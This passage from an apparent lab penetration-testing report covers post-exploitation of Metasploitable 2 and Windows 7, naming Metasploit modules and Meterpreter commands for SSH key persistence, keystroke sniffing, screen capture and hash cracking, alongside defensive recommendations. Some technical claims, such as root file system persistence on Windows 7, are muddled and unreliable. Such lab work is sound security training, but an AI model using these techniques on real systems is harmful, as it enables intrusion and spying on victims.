This method provides anonymous access to the root file system, which provides an attacker with an established method of persistent access to the system. The anonymous connection ensures the attacker's activity does not raise immediate suspicion, making intrusion detection systems unlikely to identify the entry. Following this connection and access to the root file system, the attacker escalates privileges, providing the malicious actor with complete control over critical system files, configuration files, and directories.

Since the root file system lays at the top of the hierarchical file tree, accessing this file system on a persistent basis allows the attacker to reenter the system at their discretion. The state

of the system may be modified to further suit the attacker's needs, and the procurement of this root file system also provides the attacker with an escalated root privilege. Upon establishing this system of persistence, the attacker can now maintain control over the exploited system, enabling data exfiltration and theft, reconnaissance, undertaking additional attacks on the system, or attacking other systems in the network. Hence, this method is effective in providing the attacker with guaranteed, persistent access by providing the actor with complete control over the system's operations.

Recommendations

Tactical Recommendations

There are several tactical recommendations that can be adhered to to reduce the impact of the post-exploitation techniques detailed in this document. Implementing firewalls to detect and block suspicious incoming traffic may ensure the SSH Key Persistence method, for instance, does not obtain the RSA-encrypted secret key. Safeguarding against keyscanners and keyloggers, the attacks launched against the Windows 7 system, is also a of a high priority; ensuring employees are trained to detect and report suspicious links will prevent the attacker from exploiting the system through the payload to begin with, and then monitor or spy on the victims subsequently. Downloading trusted files only, implementing two-factor authentication, and making use of password managers are all techniques that can and should be followed to reduce the scope of damage caused by keylogger attacks (Microsoft).

While keylogger attacks and screen capture attacks may have the same implications, there are different steps than should be taken to prevent screen scraping. Implementing antivirus software which includes screen capture blocking is the first course of action to prevent this

attack. Using a multi-DRM, or digital rights management services, across devices on the system can help ensure screen captures are blocked; employing encryption using multi-DRM restricts, or entirely prevents, screen capturing, and may also protect against content piracy (microsoft.com).

Another tactical step to implement is to regularly monitor all processes running on the system. Through doing so, identifying suspicious or unauthorized activity becomes easier; actively monitoring task managers and related logs will lend insight into where system traffic is originating from, and the type of resources being consumed.

Strategic Recommendations

Certain revisions to business strategy and operational practices are sure to decrease the occurrence of the post-exploit activities detailed in this document. Using a virtual private network (VPN) to encrypt the business's network connections will increase the complexity of intercepting data traveling over the network. Remaining vigilant and cautious of third party software and downloads will also help reduce the occurrences of attacks; for instance, the Windows 7 post-exploit activities occurred as a result of social engineering, prompting the victim to download a payload. Implementing the least privilege principle will also ensure an attacker who gains access to a system will not obtain administrative or root privileges, which the attacker does in this simulation.

Educating employees on following best security practices, such as rejecting downloads from untrustworthy sources and refraining from clicking on suspicious links, will drastically reduce the frequency of cyber attacks on the organization. Ultimately, while technical solutions may be drafted to counteract the impacts of an attack, many of the attacks discovered through these methods are preventable through employee training. Furthermore, frequently auditing and

reviewing security policy to ensure all systems are in compliance with best practices will significantly reduce the likelihood of such attacks coming to fruition.

Methodology

The processes undertaken in each post-exploitation activity are demonstrated in the sections above. This section will summarize the approaches used in conducting these post-exploits, along with the tools and scripts used.

Overview of Approaches Used

To perform post-exploitation activities on the Metasploitable 2 system, the first step was to upgrade the shell from a command shell to a Meterpreter shell, which provides the attacker with a broader range of exploits at their disposal. After upgrading to the Meterpreter shell, the post-exploitation activities were performed on the system, and the specific tools used are listed below.

The Windows 7 system exploitation opened a Meterpreter shell by default; therefore, post-exploitation activities could be conducted directly upon completing the initial exploit. No upgrades to the shell were required.

In both systems, after two post-exploitation techniques each were demonstrated, hash values were gathered and cracked. To demonstrate a variety of cracking techniques, two distinct tools were used: John the Ripper for Metasploitable 2, and the Kiwi tool for Windows 7. Finally, we demonstrated persistent access to the Windows 7 machine through penetrating the root file system.

Overview of Tools and Scripts

The Metasploitable 2 demonstration made use of the post/linux/manage/sshkey_persistence module through msfconsole. The session was set to the Meterpreter session, and the username was set to the Metasploitable 2 system's username gathered from the exploit demonstration. The "verbose" option was set to true, after which the "exploit" command was run, obtaining the RSA private key of the system.

The second demonstration used the post/linux/gather/enum_system module in msfconsole. After selecting the apt session, the command was run, revealing information about the system such as packages, mount information, and bash history available on the system.

Both Windows 7 demonstrations made use of Meterpreter shells, based on the preliminary exploits conducted. In the first demonstration, the "run vnc" command was used to establish a VNC and demonstrate the screen capture attack in action. The second demonstration used the "keyscan_start" command to open a keystroke sniffer, and the "keyscan_dump" command to acquire the captured keystrokes.

Bibliography

"How to Prevent Keylogger Threats." *Microsoft 365*, Microsoft 365, 12 July 2022, www.microsoft.com/en-us/microsoft-365-life-hacks/privacy-and-safety/what-is-a-keylogger.

Pandey, Binamra. "Upgrade Normal Shell to Meterpreter Shell." *Medium*, InfoSec Write-ups, 16 Sept. 2021, infosecwriteups.com/metasploit-upgrade-normal-shell-to-meterpreter-shell-2f09be895646.

"SSH Login Pubkey." *GitHub*, GitHub, 2021, github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/ssh/ssh_login_pubkey.md.

YouTube. (2018, July 14). *Hacking windows with MSF Venom*. YouTube. https://www.youtube.com/watch?v=lL5TNtGRxcM&t=679s